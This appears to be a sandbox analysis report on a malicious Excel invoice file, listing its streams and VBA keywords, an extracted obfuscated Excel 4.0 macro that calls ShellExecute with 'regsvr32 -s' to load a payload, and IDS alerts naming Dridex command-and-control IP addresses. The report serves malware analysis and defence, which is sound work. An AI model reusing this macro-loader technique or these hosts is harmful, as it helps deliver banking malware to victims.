Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General

Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215

General	
Data ASCII:	. . . . * . . . . X . . . . x . & . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1639

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1639
Data ASCII:	. . . . & . . . . x . k . . . . c . . . . x . . . . . " . v i e w _ 1 _ a , 1 , 0 , M S F o r m s , M u l t i P a g e . . . . M E . . . .

General	
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 fb 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 550

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	550
Entropy:	5.28107922141
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 0 - D B B 2 9 D 5 C 1 4 7 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E E E C 1 D 3 1 E 5 F 1 D 7 F 5 D 7 F 5 D 7 F 5 D 7 F 5 " . . D P B = " D C D E 2 F 3 F F 3 2 C F 4 2 C F 4 2 C "
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 30 2d 44 42 42 32 39 44 35 43 31 34 37 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.45079869926
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2060
Entropy:	3.45011283232
Base64 Encoded:	False
Data ASCII:	. K * . . . . r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ X . . . . " . . . . Q . . . . Y . n . M . . . W . . v _ . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187

Copyright null 2021

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	187
Entropy:	1.91493173134
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . w q . . . . . n i m o . . . . . y e l ^ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	363
Entropy:	2.21122978445
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . Z . . . . . Z . . . . .
Data Raw:	72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	398
Entropy:	2.07709195049
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . q . . . . . ` . . . . . F . 8 . . . . . ` . . . . . @ . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 820

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	820
Entropy:	6.49145935167
Base64 Encoded:	True
Data ASCII:	. 0 . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 30 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 09 a2 eb 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"","",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

OLE File "/opt/package/joesandbox/database/analysis/338095/sample/INV9698791470-20210111920647.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 115

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	115
Entropy:	4.80096587863
Base64 Encoded:	False
Data ASCII:	. . . . . p . . F z ? . . . . . a . . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . M u l t i P a g e . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 70 13 e3 46 7a 3f ce 11 be d6 00 aa 00 61 10 80 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 12 00 00 00 46 6f 72 6d 73 2e 4d 75 6c 74 69 50 61 67 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 178

General	
Stream Path:	f
File Type:	data
Stream Size:	178
Entropy:	2.56223021678
Base64 Encoded:	False
Data ASCII:	. . $. H . . . . . @ . . . . . } . . . . . t . . . . . 2 . . . . . $ . . . . . # . . . . . P a g e 1 . . . . . $ . . . . . ! . . . . P a g e 2 . . . 5 . . . . . T . . .
Data Raw:	00 04 24 00 48 0c 00 0c 03 00 00 00 04 40 00 00 04 00 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 03 00 00 00 74 00 00 00 00 83 01 00 00 00 1c 00 f4 01 00 00 01 00 00 00 32 00 00 00 98 00 00 00 00 00 12 00 00 00 00 00 00 00 00 00 00 00 00 24 00 d5 01 00 00 05 00 00 80 02 00 00 00 23 00 04 00 01 00 07 00 50 61 67 65 31 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i02/\x1CompObj
File Type:	data

General	
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/f, File Type: data, Stream Size: 40

General	
Stream Path:	i02/f
File Type:	data
Stream Size:	40
Entropy:	1.54176014818
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i02/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i02/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110

General	
Stream Path:	i03/\x1CompObj
File Type:	data
Stream Size:	110
Entropy:	4.63372611993
Base64 Encoded:	False
Data ASCII:	. . . . . i * . . . . . W J O . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . F o r m s . F o r m . 1 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff f0 69 2a c6 dc 16 ce 11 9e 98 00 aa 00 57 4a 4f 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0d 00 00 00 46 6f 72 6d 73 2e 46 6f 72 6d 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/f, File Type: data, Stream Size: 40

General	
Stream Path:	i03/f
File Type:	data
Stream Size:	40
Entropy:	1.90677964945
Base64 Encoded:	False
Data ASCII:	. . . . @ . . . . . } . . n . . . . .
Data Raw:	00 04 1c 00 40 0c 00 08 04 80 00 00 00 7d 00 00 6e 13 00 00 fd 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: i03/o, File Type: empty, Stream Size: 0

General	
Stream Path:	i03/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	

General	
Data Raw:	

Stream Path: o, File Type: data, Stream Size: 152

General	
Stream Path:	o
File Type:	data
Stream Size:	152
Entropy:	2.68720470607
Base64 Encoded:	False
Data ASCII:	. . p . 1 . . . . . P a g e 1 . . . . . P a g e 2 . . . . . T a b 3 . . . . T a b 4 . . . . . 5 . . . . . C a l i b r i . . . . .
Data Raw:	00 02 70 00 31 82 fa 00 00 00 00 00 18 00 00 00 02 00 00 00 08 00 00 00 10 00 00 00 04 00 00 00 08 00 00 00 02 00 00 00 08 00 00 00 84 00 00 00 84 00 00 00 05 00 00 80 50 61 67 65 31 00 00 00 05 00 00 80 50 61 67 65 32 00 00 00 00 00 00 00 00 00 00 00 04 00 00 80 54 61 62 33 04 00 00 80 54 61 62 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80

Stream Path: x, File Type: data, Stream Size: 48

General	
Stream Path:	x
File Type:	data
Stream Size:	48
Entropy:	1.42267983198
Base64 Encoded:	False
Data ASCII:	. . . . .
Data Raw:	00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 04 00 00 00 00 00 00 02 0c 00 06 00 00 00 02 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00

Macro 4.0 Code

```
CALL(wegb&o0, "S"&ohgdfww&"A", i0&i0&"CCCC"&i0, 0, v0&"p"&w00&"n", "r"&w00&"gsvr"&o0, " -s "&bb&ab&ba, 0, 0)
```

```
"=CALL(wegb&o0,""S""&ohgdfww&""A"",i0&i0&""CCCC""&i0,0,v0&""p""&w00&""n"",""r""&w00&""gsvr""&o0,"" -s ""&bb&ab&ba,0,0)"=RETURN()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:52:15.334491	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49168	77.220.64.37	192.168.2.22
01/11/21-16:52:17.859938	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49170	80.86.91.27	192.168.2.22
01/11/21-16:52:18.808894	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49171	5.100.228.233	192.168.2.22
01/11/21-16:52:18.808894	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49171	5.100.228.233	192.168.2.22
01/11/21-16:52:20.144718	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49173	77.220.64.37	192.168.2.22
01/11/21-16:52:20.675955	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49174	80.86.91.27	192.168.2.22
01/11/21-16:52:21.214869	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49175	5.100.228.233	192.168.2.22
01/11/21-16:52:21.214869	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49175	5.100.228.233	192.168.2.22
01/11/21-16:52:22.272887	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49177	77.220.64.37	192.168.2.22
01/11/21-16:52:22.794837	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49178	80.86.91.27	192.168.2.22
01/11/21-16:52:23.323486	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49179	5.100.228.233	192.168.2.22
01/11/21-16:52:23.323486	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49179	5.100.228.233	192.168.2.22
01/11/21-16:52:24.377834	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49181	77.220.64.37	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:52:24.901149	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49182	80.86.91.27	192.168.2.22
01/11/21-16:52:25.418198	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49183	5.100.228.233	192.168.2.22
01/11/21-16:52:25.418198	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49183	5.100.228.233	192.168.2.22
01/11/21-16:52:26.483845	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49185	77.220.64.37	192.168.2.22
01/11/21-16:52:27.011541	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49186	80.86.91.27	192.168.2.22
01/11/21-16:52:27.531506	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49187	5.100.228.233	192.168.2.22
01/11/21-16:52:27.531506	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49187	5.100.228.233	192.168.2.22
01/11/21-16:52:28.591475	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49189	77.220.64.37	192.168.2.22
01/11/21-16:52:29.110597	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49190	80.86.91.27	192.168.2.22
01/11/21-16:52:29.628147	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49191	5.100.228.233	192.168.2.22
01/11/21-16:52:29.628147	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49191	5.100.228.233	192.168.2.22
01/11/21-16:52:30.659602	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49193	77.220.64.37	192.168.2.22
01/11/21-16:52:31.192506	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49194	80.86.91.27	192.168.2.22
01/11/21-16:52:31.707272	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49195	5.100.228.233	192.168.2.22
01/11/21-16:52:31.707272	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49195	5.100.228.233	192.168.2.22
01/11/21-16:52:32.743416	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49197	77.220.64.37	192.168.2.22
01/11/21-16:52:33.263684	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49198	80.86.91.27	192.168.2.22
01/11/21-16:52:33.795014	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49199	5.100.228.233	192.168.2.22
01/11/21-16:52:33.795014	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49199	5.100.228.233	192.168.2.22
01/11/21-16:52:34.824404	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49201	77.220.64.37	192.168.2.22
01/11/21-16:52:35.475034	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49202	80.86.91.27	192.168.2.22
01/11/21-16:52:36.272130	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49203	5.100.228.233	192.168.2.22
01/11/21-16:52:36.272130	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49203	5.100.228.233	192.168.2.22
01/11/21-16:52:38.580311	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49205	77.220.64.37	192.168.2.22
01/11/21-16:52:39.358046	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49206	80.86.91.27	192.168.2.22
01/11/21-16:52:39.901624	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49207	5.100.228.233	192.168.2.22
01/11/21-16:52:39.901624	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49207	5.100.228.233	192.168.2.22
01/11/21-16:52:40.914675	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49209	77.220.64.37	192.168.2.22
01/11/21-16:52:41.429806	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49210	80.86.91.27	192.168.2.22
01/11/21-16:52:41.945066	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49211	5.100.228.233	192.168.2.22
01/11/21-16:52:41.945066	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49211	5.100.228.233	192.168.2.22
01/11/21-16:52:42.972027	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49213	77.220.64.37	192.168.2.22
01/11/21-16:52:43.484764	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49214	80.86.91.27	192.168.2.22
01/11/21-16:52:43.994555	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49215	5.100.228.233	192.168.2.22
01/11/21-16:52:43.994555	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49215	5.100.228.233	192.168.2.22
01/11/21-16:52:45.013259	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49217	77.220.64.37	192.168.2.22
01/11/21-16:52:45.528690	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49218	80.86.91.27	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/11/21-16:52:46.062422	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49219	5.100.228.233	192.168.2.22
01/11/21-16:52:46.062422	TCP	2022535	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3389	49219	5.100.228.233	192.168.2.22
01/11/21-16:52:47.122773	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	443	49221	77.220.64.37	192.168.2.22
01/11/21-16:52:47.627454	TCP	2023476	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex)	3308	49222	80.86.91.27	192.168.2.22
